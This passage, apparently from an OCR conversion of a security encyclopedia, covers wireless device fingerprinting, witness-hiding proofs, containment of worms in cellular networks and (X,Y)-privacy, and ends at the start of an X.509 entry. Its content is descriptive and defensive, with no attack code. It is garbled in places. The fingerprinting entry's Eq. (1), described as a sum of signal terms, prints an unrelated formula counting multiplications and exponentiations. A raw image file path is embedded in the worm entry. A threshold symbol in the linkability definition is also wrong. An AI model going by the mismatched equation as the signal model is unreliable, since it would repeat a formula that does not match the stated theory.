The first wireless fingerprinting systems were developed in the 1960s for the US military to be used for target tracking and differentiation between friendly and enemy radars (Langley 1993; Talbot et al. 2003). While it is not clear whether such systems were sufficiently effective and practical for military applications (Barton and Leonov 1998), wireless fingerprinting has been used in practice to detect fraud in cellular phone networks (Langley 1993; Riezenman 2003).

More recently, proliferation of affordable wireless network technologies, such as WiFi and Bluetooth, resulted in increased interest in adapting wireless device fingerprinting techniques for packet-based computer networks. The goal of such techniques is to allow receivers to determine the identity of the source of a wireless frame independently of any identifiers in its data payload, which are easy to forge. Wireless device fingerprinting is typically implemented in the physical layer of the OSI network protocol stack.

Wireless device fingerprinting has a number of desirable properties. The primary advantage is that it is both passive and remote, since fingerprinting can be performed by eavesdropping on normal radio communication. Consequently, fingerprinting can be performed unbeknownst to the users and requires no special functionality at the end host. Furthermore, if transmission signatures are extracted at the wireless network's base stations through which all wireless traffic passes, fingerprinting also becomes unavoidable.

Perhaps a more subtle advantage has to do with wireless device fingerprinting typically being implemented at the physical layer of the protocol stack. In particular, this means that the ability to decrypt payload

of network frames is not required for successful fingerprinting, since encryption is a higher-layer construct. Consequently, a stand-alone fingerprinting sensor can function completely independently of the infrastructure of the wireless network it monitors and without cooperation or awareness of the network's operator.

However, wireless device fingerprinting faces a number of unique challenges. Perhaps the main obstacle to deployment is cost, since wireless fingerprinting requires special hardware that is more sophisticated than what is minimally required to communicate. A more fundamental difficulty is that wireless device fingerprinting is not deterministic, and external factors, such as radio noise, can cause identification errors. Finally, the effectiveness of a fingerprinting system stems from its ability to detect signal features that a typical transceiver can neither detect nor control. While this assumption is reasonable for mass-produced commodity hardware, a sufficiently sophisticated device may be able to manipulate its signature and thus defeat the fingerprinting system.

Theory

The theoretical basis for wireless fingerprinting can be illustrated mathematically by a simplified model of a received signal in Eq. (1). This model shows that the received signal *received*(t), as a function of time, can be modeled as the sum of the following: (i) theoretical representation of the encoded data *ideal*(t), (ii) distortions due to transmitter's hardware impairments *impairments*(t), (iii) distortions due to environmental noise and signal interference *noise*(t), and (iv) distortions due to propagation through the environment, such as multipath interference, *propagation*(t). Although *ideal*(t) is the dominant term of the sum, typically the other summands are non-negligible.

$$\begin{aligned} \#\mathrm{MUL} &= \lfloor \log_2 (m-1) \rfloor + HW\,(m-1) - 1 \\ \#q\text{-EXP} &= m - 1 \end{aligned} \tag{1}$$

In the context of Eq. (1), the goal of wireless fingerprinting is to determine at the receiver the unknown *impairments*(t) based on known *received*(t). This is nontrivial, for example, because in general the value of *noise*(t) is unpredictable and *propagation*(t) depends on a variety of factors

ranging from both the receiver's and the transmitter's locations to orientations of their antennas.

In contrast to wireless device fingerprinting, the theoretical goal of *channel* fingerprinting is to construct fingerprints based on the *propagation*(t) term, which can reveal, for example, whether different signals originated from the same location.

To be practical, fingerprinting systems need to be able to extract signatures from signals independently of the encoded data. The simplest way to do this is to compute fingerprints from signal components that do not encode data, i.e., using portions of *received*(t) where the term *ideal*(t) is known to be zero. A practical example is the power-on transient, the brief radio emission produced as the power output of a transmitter's amplifier goes from idle to the level required for communication. The simplest fingerprint based on a transient is its duration, which is the rise time of a signal. More complex fingerprints have been used for device identification (Barbeau et al. 2006).

Alternatively, payload-independent fingerprints can be constructed by considering the difference between an observed signal and a reference signal that encodes the same data payload, i.e., the difference *received*(t) − *ideal*(t). This approach requires knowledge of the algorithm used to encode data in a radio signal, but has the advantage of utilizing the entire signal, and not just the portions that do not encode information. In this case, a device's fingerprint is determined by complex interactions between various hardware components of the transmitter's analog radio front-end. For example, a fingerprint can be the average of a measure of difference between the observed and the ideal signals when expressed in so-called vector representation (Brik et al. 2008).

Applications

In terms of architecture, wireless fingerprinting systems (Talbot et al. 2003) are organized similarly to biometric identification systems (Tuyls and Goseling 2004). A basic wireless identification system implements two operations: enrollment and verification; its major logical components are the Sensor, Extractor, Database, Matcher, and Decider.

The enrollment operation adds the identity and the signature of a new device to the database of known fingerprints. When a new device is

commissioned, the sensor and the extractor are used to capture the device's transmissions and construct a fingerprint, which then will be associated with an identifier, such as a user name, in the database.

During the verification stage, the sensor monitors the wireless medium and relays intercepted transmissions to the extractor, which constructs a fingerprint. Then, the fingerprint is passed to the matcher that searches through the database for a matching transmitter identity, and informs the higher-layer application of the result. For example, the application may block communication with unknown devices.

Wireless fingerprinting systems are vulnerable to a number of attacks. The risk of these attacks differs from one environment to the next and a system's effectiveness will vary accordingly.

First is the denial-of-service attack, where an attacker may degrade the system's effectiveness, for example, by jamming. This vulnerability affects all wireless communication systems.

Second is the evasion attack, where an attacker alters device signature to evade identity tracking. Since an arbitrary signature change may suffice, this can accomplished, for example, by damaging or replacing the transmitter's analog radio front-end hardware.

Third is the spoofing attack, where an attacker's goal is to be identified as a specific legitimate user. This would require very sophisticated hardware capable of both accurately measuring and imitating the victim's signature. It is thought that in practice the cost of mounting such an attack will far exceed the cost of the wireless fingerprinting system itself. However, while it is reasonable to suppose that consumer-grade hardware would not be sufficient for a spoofing attack, at the time of writing there have been no studies of cost-effectiveness of wireless fingerprinting when facing a determined and well-funded attacker.

Experimental Results

Remley et al. (2005) evaluated feasibility of wireless device fingerprinting in a highly-controlled environment with negligible noise and interference. They showed that signals produced by different WiFi transmitters can be visually distinguished even with minimal signal processing.

Hall et al. (2005) performed a feasibility evaluation of fingerprinting using phase characteristics of power-on transients of Bluetooth and WiFi

transmitters. Such signatures were found to drift over time, and periodic signature updates based on fresh measurements improved performance.

Brik et al. (2008) evaluated a wireless fingerprinting approach that uses the knowledge of WiFi modulation algorithms to construct fingerprints based on averages of various modulation accuracy metrics. Such fingerprints were found to be stable over time and changes of transmitter location. The scheme was shown to be capable of identifying over 100 WiFi transmitters of the same model.

Cross-References

Authentication
Identification

Recommended Reading

Barbeau M, Hall J, Kranakis E (2006) Detecting impersonation attacks in future wireless and mobile networks. In: Secure mobile ad-hoc networks and sensors. LNCS. Springer, Berlin, pp 80–95

Barton DK, Leonov SA (1998) Radar technology encyclopedia. Artech House, Norwood. (See entry on target recognition and identification)

Brik V, Banerjee S, Gruteser M, Oh S (2008) Wireless device identification with radiometric signatures. In: Proceedings of the 14th ACM international conference on mobile computing and networking, pp 116–127

Hall J, Barbeau M, Kranakis E (2005) Radio frequency fingerprinting for intrusion detection in wireless networks. In: IEEE transactions on defendable and secure computing

Langley LE (1993) Specific emitter identification (SEI) and classical parameter fusion technology. In: WESCON, 1993

Remley KA, Grosvenor CA, Johnk RT, Novotny DR, Hale PD, McKinley MD, Karygiannis A, Antonakakis E (2005) Electromagnetic signatures of WLAN cards and network security. In: Proceedings of the fifth IEEE international symposium on signal processing and information technology, 2005

Riezenman MJ (2003) Cellular security: better, but foes still lurk. IEEE Spectrum Archive

Talbot KI, Duley PR, Hyatt MH (2003) Specific emitter identification and verification. Technol Rev 1:113–133

Tuyls P, Goseling J (2004) Capacity and examples of template-protecting biometric authentication systems. Lecture notes in computer science. Springer, Berlin, pp 158–170

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_301055

Wireless Locational Privacy

Location Privacy in Wireless Networks

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_301056

Wireless Networks

Privacy-Preserving Authentication in Wireless Access Networks

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_301057

Wireless Steganography

Covert Channels over Wi-Fi

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_301058

Wiretapping

Eavesdropping

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_15

Witness Hiding

Berry Schoenmakers[18] ✉
(18) Department of Mathematics and Computer Science, Technische Universiteit Eindhoven, Eindhoven, The Netherlands

✉ **Berry Schoenmakers**
Email: berry@win.tue.nl

Witness hiding is a pro perty attributed to an interactive proof or an interactive argument, similar in nature to the zero-knowledge property. If an interactive proof is zero-knowledge, it is also witness hiding, but the converse does not necessarily hold. For many applications, witness hiding protocols are sufficiently secure and more efficient than zero-knowledge protocols.

Loosely speaking, an interactive proof is witness hiding if an arbitrarily cheating verifier, after engaging in many executions of the protocol with an honest prover, is not able to compute a witness unless the verifier is able to compute a witness anyway, without interacting with the prover at all. In this context, a witness may be thought of as a private key, corresponding to a public key. If an interactive proof is witness hiding, it is not excluded that a cheating verifier learns some fraction of the bits of a witness. However, such knowledge of a fraction of the bits cannot feasibly be extended to knowing all of the bits, if the proof is witness hiding.

Witness hiding protocols were introduced in (Feige and Shamir 1990), followed by practical constructions in (Cramer et al. 1994; Okamoto 1993). Witness hiding protocols are constructed by means of *witness-indistinguishable* protocols. An interactive proof is witness-indistinguishable if an arbitrarily cheating verifier, after engaging in many executions of the protocol with an honest prover, is not able to tell which witness the prover is using. If there is only one possible witness, then an

interactive proof is trivially witness-indistinguishable. If several witnesses are possible, the views of the protocol as seen by the verifier should be indistinguishable – and this holds even when the verifier knows all possible witnesses.

Okamoto's variation of Schnorr's identification protocol is an example of a witness hiding protocol (Okamoto 1993). Let g denote a generator of a cyclic group$G$ of order p, where p is a large prime number. Let h denote a random element of G, $h \neq 1$, such that the discrete logarithm of h with respect to g is not known to any party.

A key pair is generated by choosing $w, x \in \mathbb{Z}_p$ uniformly at random, and setting $y = g^w h^x$ as the public key and (w, x) as the corresponding private key (modular arithmetic and public key encryption). The protocol runs as follows.

The prover chooses $u, v \in \mathbb{Z}_p$ uniformly at random, sets $a = g^u h^v$ and sends a to the verifier. Next, the verifier chooses a challenge $c \in \mathbb{Z}_p$ and sends c to the prover. The prover computes the responses $r = u + cw \mod p$, $s = v + cx \mod p$ and sends r, s to the verifier. Finally, the verifier checks that $g^r h^s = a y^c$ holds.

Note that for each public key y, there are exactly p possible private keys ("witnesses") (w', x') such that $y = g^{w'} h^{x'}$. However, it can be proved that whatever a cheating verifier does, when interacting with an honest prover, the verifier is not able to tell which witness the prover is using – and this holds even when the verifier knows the values of all possible witnesses (w', x'). Therefore, the protocol is witness-indistinguishable.

To see that the protocol is also witness hiding, one reasons as follows. Suppose for the sake of contradiction that a cheating verifier is able to find a witness (w', x'). Since the protocol is witness-indistinguishable, the probability that the witness found by the verifier is equal to the witness used by the prover is $1/p$. That is, with overwhelming probability, we see that the prover and the verifier (viewing these as a combined algorithm) are able to compute two distinct witnesses (w, x) and (w', x'). From $y = g^w h^x$ and $y = g^{w'} h^{x'}$, it follows that $h = g^{(w-w')/(x'-x)}$, implying that the discrete log of h with respect to g is known. This contradicts the assumption that this discrete log is not known to any party.

Cross-References

Zero-Knowledge

References

Cramer R, Damgård I, Schoenmakers B (1994) Proofs of partial knowledge and simplified design of witness hiding protocols. In: Desmedt YG (ed) Advances in cryptology – crypto'94. Lecture notes in computer science, vol 839. Springer, Berlin, pp 174–187

Feige U, Shamir A (1990) Witness indistinguishable and witness hiding protocols. In: Silverman JH (ed) Proceedings of 22nd symposium on theory of computing (STOC'90). ACM Press, New York, pp 416–426

Goldreich O (2001) Foundations of cryptography – basic tools. Cambridge University Press, Cambridge

Okamoto T (1993) Provably secure and practical identification schemes and corresponding signature schemes. In: Brickell EF (ed) Advances in cryptology – crypto'92. Lecture notes in computer science, vol 740. Springer, Berlin, pp 31–53

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_50

Worms in Cellular Networks

Zhichao Zhu[19] ✉, Youssef Khazbak[20] ✉ and Guohong Cao[20] ✉
(19) Shape Security, San Francisco Bay Area, CA, USA
(20) The Pennsylvania State University, University Park, PA, USA

✉ **Zhichao Zhu**
Email: zzhu@psu.edu
Email: zzhu@cse.psu.edu

✉ **Youssef Khazbak (Corresponding author)**
Email: ymk111@psu.edu
Email: yossuf.khazbak@gmail.com

✉ **Guohong Cao**
Email: gxc27@psu.edu
Email: gcao@cse.psu.edu

Synonyms

Cellular network security

Definitions

Worms in cellular networks are malicious codes that can exploit social relationship among mobiles for propagating and can be effectively contained by targeted patching.

Background

Next-generation cellular networks such as 5G can provide dramatically higher bandwidth, lower response time, and more reliable connections to mobile phones and Internet of Things (IoT). However, in such highly connected world, mobile worms become larger threats since they can propagate much faster than ever before. Mobile worms can propagate through Bluetooth or Wi-Fi Direct wireless interfaces or through Multimedia Messaging Service (MMS). One Bluetooth-based mobile worm is Cabir, which can spread through Bluetooth connection to other Bluetooth-enabled devices it can find. One noteworthy MMS worm example is Commwarrior, which can search through a user's local address book and send MMS messages containing infected files to other users in the address book. MMS worms usually have larger infection range, higher infection rate, and higher successful rate than Bluetooth worms, thus causing more damages.

Theory

MMS worms typically exploit the social relationship among users to propagate themselves. These worms search through a user's local address book and recent call records for phone numbers as targets. A victim mobile receiving this message will most likely open and download the message since the victim believes it comes from someone familiar. Thus, an effective worm containment approach must take into account the social relationship graph between mobile devices in a cellular network, i.e., which devices are more likely to contact with each other.

Given that a user *Joe* has a higher probability to open and download a message from *Jane* with whom he periodically exchanges messages, this pair of users (*Joe-Jane*) would be considered more vulnerable. In contrast, if *Joe* does not exchange messages with *Mary*, he is unlikely to be infected by a worm sent by *Mary*, and hence the pair of users (*Joe-Mary*) is less likely to be included in the worm's propagation path. Thus, the amount of traffic exchanged between two mobile devices can be used as an indicator of social relationship between them, while the propagation paths of mobile worms can be simulated and predicted by the topology graph of social relationship among mobile devices (Yun et al., 2015; Peng et al., 2014; Eshghi et al., 2014).

Such a social relationship graph can be accurately built by a cellular network operator by looking at the call and messaging records which are saved by the operator for billing purposes. For example, the number of sessions exchanged between two mobiles over 1 week can be abstracted as weight between two nodes in the social relationship graph. Alternatively, the total number of bytes or packets exchanged between two mobiles could also be used as the weights. Another alternative for the cellular network operator is to use online social networks to get the mobile users' relationships, e.g., Facebook data. Intuitively, a node with a higher in-degree in the graph means it is more likely to be infected, while a node with a higher out-degree is more likely to infect others. Whenever there is a weight between two nodes, they have a chance to be friends and therefore a larger probability to open and activate a worm message received from each other. This social relationship graph gives an overview of how mobiles are related with each other and how worms might use these social relationships to propagate themselves.

One of the most appropriate ways for worm containment is by security patch dissemination (Zhu et al., 2012). Upon receiving the patch, users authenticate and verify the message and then connect to a centralized database to download the patch updates promptly. This can be achieved by short messages through control channels. However, the time to disseminate patches to entire cellular networks could be in the order of hours or days, which is much longer than the worm propagation speed. Moreover, the bandwidth bottleneck of the control channel prevents all mobiles from reaching the system and downloading the patches at the same time.


Therefore, an appropriate order or scheduling of patch distribution is needed. The goal is to find a small set of nodes with the highest priority for patching while keeping the infection rate as low as possible. Intuitively, the one with the highest risk to be infected or the one with the highest probability to infect others should have the highest priority to receive patches. This can be achieved by *targeted patching* (Zou et al., 2009). With knowledge of the social relationship graph, targeted patching is trying to partition the graph into as many pieces as possible and contain the nodes within each individual partition. In this sense, security patches do not have to reach all the nodes, while only those key nodes that separate the network into partitions should be patched in the first place.

Based on the criteria used to partition the graph, there are two targeted patching schemes: balanced patching and clustered patching. Balanced patching is trying to keep the damages to each partition as balanced as possible. It maximizes the total weights of nodes within each partition while minimizing the total weights of edges between partitions. Clustered patching tries to keep the mobiles that are socially close to each other in the same partition and divide mobiles that are not close into different partitions. It maximizes the average weights of edges within each partition while minimizing the total weights of edges between partitions and thus can contain the worms better.

Through extensive simulations, it has been shown that target patching is more efficient than traditional random patching and balanced patching and more robust to dynamic network disturbance. Please refer to Zou et al. (2009) for detailed experimental results.

Applications

The social network-based targeted patching scheme can be implemented at a mobile service provider's messaging gateways or base-station controllers. The social relationship graph can be generated from the network operator's traffic records and updated from time to time. With a worm detection system, the social network-based targeted patching is able to effectively contain the mobile worms (Fig. 1).



Worms in Cellular Networks, Fig. 1 The flowchart of mobile worm containment system

Open Problems and Future Directions

Open problems in this area include the effects of roaming users between different service providers on worm containment. As IoT devices are expected to have 5G connectivity, the identification of highly vulnerable IoT devices needs further investigation. Other 5G network security challenges can be found in Fang et al. (2017).

References

Eshghi S, Khouzani M, Sarkar S, Venkatesh SS (2014) Optimal patching in clustered malware epidemics. IEEE/ACM Trans Netw 24:283–298

Fang D, Qian Y, Hu RQ (2017) Security for 5G mobile wireless networks. IEEE Access 6:4850–4874

Peng S, Wu M, Wang G, Yu S (2014) Propagation model of smartphone worms based on semi-markov process and social relationship graph. Comput Secur 44: 92–103

Yun X, Li S, Zhang Y (2015) Sms worm propagation over contact social networks: modeling and validation. IEEE Trans Inf Forensics Secur 10:2365–2380

Zhu Z, Cao G, Zhu S, Ranjan S, Nucci A (2012) A social network based patching scheme for worm containment in cellular networks. In: Handbook of optimization in complex networks. Springer, Dordrecht

Zou Z, Cao G, Zhu S, Ranjan S, Nucci A (2009) A social network based patching scheme for worm containment in cellulat networks. In: IEEE INFOCOM

X

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_1715

(*X*, *Y*)-Privacy

Khalil Al-Hussaeni[1] ✉ and Benjamin C. M. Fung[2] ✉
(1) Department of Computer Science, Rochester Institute of Technology, Dubai, UAE
(2) School of Information Studies, McGill University, Montreal, QC, Canada

✉ **Khalil Al-Hussaeni**
Email: kxacad@rit.edu

✉ **Benjamin C. M. Fung (Corresponding author)**
Email: ben.fung@mcgill.ca

Synonyms

Anonymity;Privacy-preserving data publishing

Definitions

(*X*, *Y*)-Privacy is a privacy model in the area of Privacy-Preserving Data Publishing (PPDP), where data records about individuals are published for analysis. (*X*, *Y*)-Privacy extends *k*-anonymity (Samarati 2001; Sweeney 2002b) by protecting individuals' sensitive information in the published data table.

Background

Collecting data about individuals is a common practice among organizations, whether in the public or private sector. Such collection of

personal data is done for a variety of reasons. For example, a hospital may want to collect patients' symptoms to improve diagnosis of diseases, a transportation agency may want to collect commuters' data to study commuters' choice of transportation mode, or a government agency collects census data to analyze the country's demographics to enhance social services. In general, the collected data are person-specific and, thus, should be handled carefully because individuals' privacy is at stake.

Under certain circumstances, organizations may either not have enough expertise to perform the necessary analysis on the collected data, or may be mandated by law to publish the collected data. In either case, the collected data will leave to a third-party, such as paid contractors or public researchers. Publishing person-specific data about a group of individuals might put those individuals' privacy at risk due to *linkage attacks*. The following example illustrates two types of privacy attacks: *record linkage* and *attribute linkage*.

(X, Y)-Privacy, Table 1 Illustrating record and attribute linkage attacks

(a) Patient table				
PID	**YoB**	**Gender**	**Nationality**	**Disease**
1	1950	Male	Germany	COVID-19
2	1959	Male	Italy	Cold
3	1952	Male	Canada	COVID-19
4	1957	Male	USA	Cold
5	1958	Male	USA	Cold
6	1967	Female	Brazil	COVID-19
7	1966	Female	Chile	COVID-19

(b) 2-Anonymous patient table				
PID	**YoB**	**Gender**	**Nationality**	**Disease**
1	50s	Male	European	COVID-19
2	50s	Male	European	Cold
3	50s	Male	NorthAmerican	COVID-19
4	50s	Male	NorthAmerican	Cold
5	50s	Male	NorthAmerican	Cold
6	60s	Female	SouthAmerican	COVID-19
7	60s	Female	SouthAmerican	COVID-19

Consider the published patients' data in Table 1(a), where the patient ID, *PID*, is displayed for illustrative purposes. Suppose an adversary knows that his co-worker, Alice, who is a Chilean female, was born in 1966 (Year of Birth), and that she has a record in the published table. Table 1(a) has one record containing $\langle 1966, \textit{Female}, \textit{Chile} \rangle$. Therefore, the adversary can uniquely identify Alice's record and infer that she has been infected with COVID-19. A privacy attack that relies on *background knowledge* to uniquely identify individuals' records in a published table is referred to as record linkage.

To thwart record linkage attacks, Samarati (Samarati 2001) and Sweeney (Sweeney 2002b) proposed k-anonymity, a privacy model by which each data record must be indistinguishable from at least $k-1$ other records, where k is a positive integer. k-Anonymity reduces uniqueness by hiding a person's record in a group of similar other records, thus capping the probability of record identification to $1/k$. The set of attributes across which the records of each group should be similar is called the *quasi-identifier attributes* (QID). Table 1(b) is a 2-anonymous version of Table 1(a), where some attribute values over QID = $\langle \textit{YoB}, \textit{Gender}, \textit{Nationality} \rangle$ have been generalized to more abstract values to encompass multiple domain values, resulting in larger QID groups. This generalization process is performed based on a predefined taxonomy tree for each QID attribute (Samarati 2001; Sweeney 2002a). For more on k-anonymity, its enforcement through generalization and suppression, and k-anonymity-based privacy models, we refer the reader to (Ciriani et al. 2007).

If the published table contains a sensitive attribute (e.g., *Disease*), where a sensitive value is not supposed to be associated with its pertinent individual, then k-anonymity fails to provide protection. For example, even though Alice's record is hidden in a group of $\langle 60s, \textit{Female}, \textit{SouthAmerican} \rangle$ records in Table 1(b), an adversary can infer with 100% confidence that Alice has been infected with COVID-19. This is an example of an attribute linkage attack. Moreover, k-anonymity assumes that each record belongs to a unique individual. This means that if multiple records that belong to the same individual appear within the same group of k similar records (e.g., patient diagnosed with multiple diseases), then the probability of record identification increases above $1/k$.

Next, we present (X, Y)-privacy and examine how it patches the above two shortcomings of k-anonymity.

Theory

Wang and Fung (Wang and Fung 2006) proposed (X, Y)-Privacy, a privacy model that encapsulates two privacy notions: (X, Y)-anonymity and (X, Y)-linkability. Below, these two privacy notions are explained.

None formally, (X, Y)-anonymity combats attribute linkage attacks by defining a minimum threshold on the number of distinct values on Y that appear in a group of similar records on X. This requirement enforces diversity among the (potentially sensitive) values on Y in any given group of similar records. Such diversity reduces the chance of linking a value on Y to an individual.

Definition 1 ((X, Y)-Anonymity) Given two disjoint sets of attributes X and Y in a table T, let x be a value on X. The anonymity of x w.r.t. Y, denoted by $a_Y(x)$, is the number distinct values on Y that co-occur with x. Let $A_Y(X) = min\{a_Y(x)|x \in X\}$. Table T satisfies (X, Y)-anonymity if $A_Y(X) \geq k$, where k is a positive integer. □

To illustrate (X, Y)-anonymity, consider 2-anonymous Table 1(b). Let $X = \langle YoB, Gender, Nationality \rangle$ and $Y = Disease$. X has three values (i.e., groups): $x_1 = \langle 50s, Male, European \rangle$, $x_2 = \langle 50s, Male, NorthAmerican \rangle$, and $x_3 = \langle 60s, Female, SouthAmerican \rangle$. The anonymity of each x_i is $a_Y(x_1) = 2$, $a_Y(x_2) = 2$, and $a_Y(x_3) = 1$. Consequently, $A_Y(X) = min\{2, 2, 1\} = 1$. For any $k \geq 2$, Table 1(b) violates (X, Y)-anonymity.

k-Anonymity is a special case of (X, Y)-anonymity. This can be achieved by assigning X to be the QID attributes and Y to be the primary key in the table. For example, if Table 1(b) contains multiple records that belong to the same patient (i.e., linked to the same *PID*), then (X, Y)-anonymity transforms to k-anonymity by letting $X = \langle YoB, Gender, Nationality \rangle$ and $Y = PID$. Consequently, each group on X will be linked to at least k distinct *PIDs* in order to have k distinct patients in each group.

(X, Y)-Anonymity dictates that every group on X must be linked to a diverse number of at least k distinct values on Y. It is not uncommon to have more frequent values on Y than other. If this is the case for a given group on X, then the probability of inferring the more frequent values increases, thus allowing the adversary to link potentially sensitive values to individuals' records with relatively high confidence. To account for this "weakness", (X, Y)-privacy integrates the notion of (X, Y)-linkability, which essentially limits the adversary's confidence of inferring a sensitive value on Y about a target victim.

For example, consider Table 1(b), where $X = \langle YoB, Gender, Nationality \rangle$ and $Y = Disease$. Group $\langle 50s, Male, European \rangle$ is linked to 2 values on Y, i.e., {COVID-19, Cold}. However, the probability of inferring that a European male in his 50s has COVID-19 is 50%, which is a relatively high probability.

(X, Y)-Linkability limits the confidence of inferring a value on Y to an upper threshold h. A formal definition is presented below.

Definition 2 ((X, Y)-Linkability) Given two disjoint sets of attributes X and Y in a table T, let x be a value on X and y be a value on Y. The *linkability* of x to Y, denoted by $l_y(x)$, is the ratio of the number of occurrences of y in x to the total number of records in x. Let $L_y(X) = max\{l_y(x)|x \in X\}$ and $L_Y(X) = max\{L_y(X)|y \in Y\}$. Table T satisfies (X, Y)-linkability if $L_Y(X) \leq h$ for a predefined real $0 < k \leq 1$. □

(X, Y)-Privacy, through (X, Y)-anonymity and (X, Y)-linkability, provides flexibility in anonymization by:

- Defining different QIDs based on the expected adversary's background knowledge.
- Morphing into the k-anonymity privacy model when needed.
- Defining different upper thresholds h_z for every group $x_i \in X$ and for every desired value $y_j \in Y$, i.e., $Conf(x_i \rightarrow y_j) \leq h_z$.

Cross-References

Adversarial/External Knowledge (Privacy in the Presence of)

k-Anonymity
l-Diversity
Quasi-Identifier
T-Closeness

References

Ciriani V, De Capitani di Vimercati S, Foresti S, Samarati P (2007) κ-anonymity. In: Yu T, Jajodia S (eds) Secure Data Management in Decentralized Systems, Springer US, Boston, MA, pp 323–353 [Crossref]

Samarati P (2001) Protecting respondents' identities in microdata release. IEEE Transactions on Knowledge and Data Engineering (TKDE) 13(6):1010–1027 [Crossref]

Sweeney L (2002a) Achieving k-anonymity privacy protection using generalization and suppression. International Journal of Uncertainty, Fuzziness and Knowledge-Based Systems 10(5):571–588 [MathSciNet][Crossref]

Sweeney L (2002b) K-anonymity: A model for protecting privacy. International Journal of Uncertainty, Fuzziness and Knowledge-Based Systems 10(5):557–570 [MathSciNet][Crossref]

Wang K, Fung BCM (2006) Anonymizing sequential releases. In: Proceedings of the 12th ACM SIGKDD International Conference on Knowledge Discovery and Data Mining (KDD), pp 414–423

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_312

X.509

Danny De Cock[3] ✉
(3) Department of Electrical Engineering-ESAT/COSIC, Katholieke Universiteit Leuven, Leuven-Heverlee, Belgium

✉ **Danny De Cock**
Email: decockd@esat.kuleuven.be

Synonyms

Digital certificate

Definition

